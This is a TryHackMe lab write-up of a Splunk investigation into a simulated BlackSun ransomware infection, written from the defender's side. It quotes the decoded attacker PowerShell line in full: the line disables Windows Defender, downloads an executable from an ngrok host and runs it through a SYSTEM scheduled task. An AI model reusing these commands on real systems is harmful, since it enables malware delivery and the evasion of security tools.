PS Eclipse TryHackMe Writeup
Use Splunk to investigate the ransomware activity.
Use Splunk to investigate the ransomware activity.
Use Splunk to investigate the ransomware activity.
Room: https://tryhackme.com/room/posheclipse
Scenario
You are a SOC Analyst for an MSSP (Managed Security Service Provider) company called TryNotHackMe.
A customer sent an email asking for an analyst to investigate the events that occurred on Keegan’s machine on Monday, May 16th, 2022. The client noted that the machine is operational, but some files have a weird file extension. The client is worried that there was a ransomware attempt on Keegan’s device.
Your manager has tasked you to check the events in Splunk to determine what occurred in Keegan’s device.
Happy Hunting!
Initial Log Review
Date Set: March 16, 2022
Event Count: 4,921
A suspicious binary was downloaded to the endpoint. What was the name of the binary?
Let’s check the network connections since the binary is downloaded. Let’s search for the destination ports. I’ve selected some fields like destination ports, destination IP, etc.
Most of the traffic is from port 443-https. Let’s check it out. We get 296 events. Most of the connections were from the file OUTSTANDING_GUTTER.exe in the temp folder. This is suspicious. This may be our downloaded file.
Let’s continue our investigation and check port 80. I only found one image — PowerShell, let’s look into it.
Searching for PowerShell in all events:
1
* powershell
If we look at the command line, one command stands out and looks like it is encoded. Let’s decode it in the CyberChef — https://gchq.github.io/CyberChef/
Command:
1
Set-MpPreference -DisableRealtimeMonitoring $true;wget http://886e-181-215-214-32.ngrok.io/OUTSTANDING_GUTTER.exe -OutFile C:\Windows\Temp\OUTSTANDING_GUTTER.exe;SCHTASKS /Create /TN “OUTSTANDING_GUTTER.exe” /TR “C:\Windows\Temp\COUTSTANDING_GUTTER.exe” /SC ONEVENT /EC Application /MO *[System/EventID=777] /RU “SYSTEM” /f;SCHTASKS /Run /TN “OUTSTANDING_GUTTER.exe”
Command Breakdown:
Set-MpPreference -DisableRealtimeMonitoring $true
Disables Windows Defender to avoid detection.-wget http://.../OUTSTANDING_GUTTER.exe -OutFile C:\Windows\Temp\OUTSTANDING_GUTTER.exe
Downloads a suspicious executable from an external server.-SCHTASKS /Create ...
Creates a scheduled task that runs with SYSTEM privileges on Event ID 777.
Uses a potentially fake or mistyped path (COUTSTANDING_GUTTER.exe).-SCHTASKS /Run ...
Immediately runs the scheduled task.
So, our required downloaded file is OUTSTANDING_GUTTER.exe.
What is the address the binary was downloaded from? Add http:// to your answer & defang the URL.
From the command, the address is http://886e-181-215-214-32.ngrok.io. Let’s defang it.
This is our defanged URL: hxxp[://]886e-181–215–214–32[.]ngrok[.]io
What Windows executable was used to download the suspicious binary? Enter full path.
We know that the file is downloaded using PowerShell, so the full path of PowerShell is :
1
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
What command was executed to configure the suspicious binary to run with elevated privileges?
To find this out, let’s search for the OUTSTANDING_GUTTER.exe and schtasks(used to schedule tasks in Windows).
1
OUTSTANDING_GUTTER.exe schtasks
We have six events and 2 Commands. The first command:
1
“C:\Windows\system32\schtasks.exe” /Create /TN OUTSTANDING_GUTTER.exe /TR C:\Windows\Temp\COUTSTANDING_GUTTER.exe /SC ONEVENT /EC Application /MO *[System/EventID=777] /RU SYSTEM /f
This command:
- Creates a scheduled task named
OUTSTANDING_GUTTER.exe.- Triggers on Event ID 777 from the Application log.- Runs the executable:C:\Windows\Temp\COUTSTANDING_GUTTER.exe.- Runs as SYSTEM (full privileges).- Force-creates the task (/f) even if one with the same name exists.
This is our required command.
What permissions will the suspicious binary run as? What was the command to run the binary with elevated privileges? (Format: User + ; + CommandLine)
We know this from the base64 encode command. The binary has SYSTEM permissions, and the command to run it is also in the command.
1
NT AUTHORITY\SYSTEM;”C:\Windows\system32\schtasks.exe” /Run /TN OUTSTANDING_GUTTER.exe
The suspicious binary connected to a remote server. What address did it connect to? Add http:// to your answer & defang the URL.
For this, I searched for OUTSTANDING_GUTTER.exe and checked the DNS queries. There were five queries.
All 5 queries were made to 9030–181–215–214–32.ngrok.io
Defang it using cyberchef: hxxp[://]9030–181–215–214–32[.]ngrok[.]io
A PowerShell script was downloaded to the same location as the suspicious binary. What was the name of the file?
We already know the location of the binary — in the temp folder. We need to search for a PowerShell script with a .ps1 extension. So, we’ll search:
1
C:\\Windows\\Temp\\*.ps1
I found 5 PowerShell scripts
Investigating script.ps1, we see that it was downloaded from PowerShell; this is our required script.ps1
The malicious script was flagged as malicious. What do you think was the actual name of the malicious script?
Select one of those events and get the hash from the event details.
By checking the hash in Virustotal, we get the real name of the malware — BlackSun.ps1
A ransomware note was saved to disk, which can serve as an IOC. What is the full path to which the ransom note was saved?
Ransom notes from attackers are generally text files in .txt format. So, I searched for .txt and got two hits. BlackSun_README.txt is the ransom note.
The script saved an image file to disk to replace the user’s desktop wallpaper, which can also serve as an IOC. What is the full path of the image?
I searched Blacksun and looked at all the files with that name. Then, I found the image file in the pictures directory.
Conclusion
The investigation confirmed a BlackSun ransomware infection on Keegan’s machine. A malicious PowerShell script disabled Defender, downloaded OUTSTANDING_GUTTER.exe, and escalated it to SYSTEM privileges via a scheduled task. The malware connected to a remote ngrok server, dropped a ransom note, and changed the desktop wallpaper.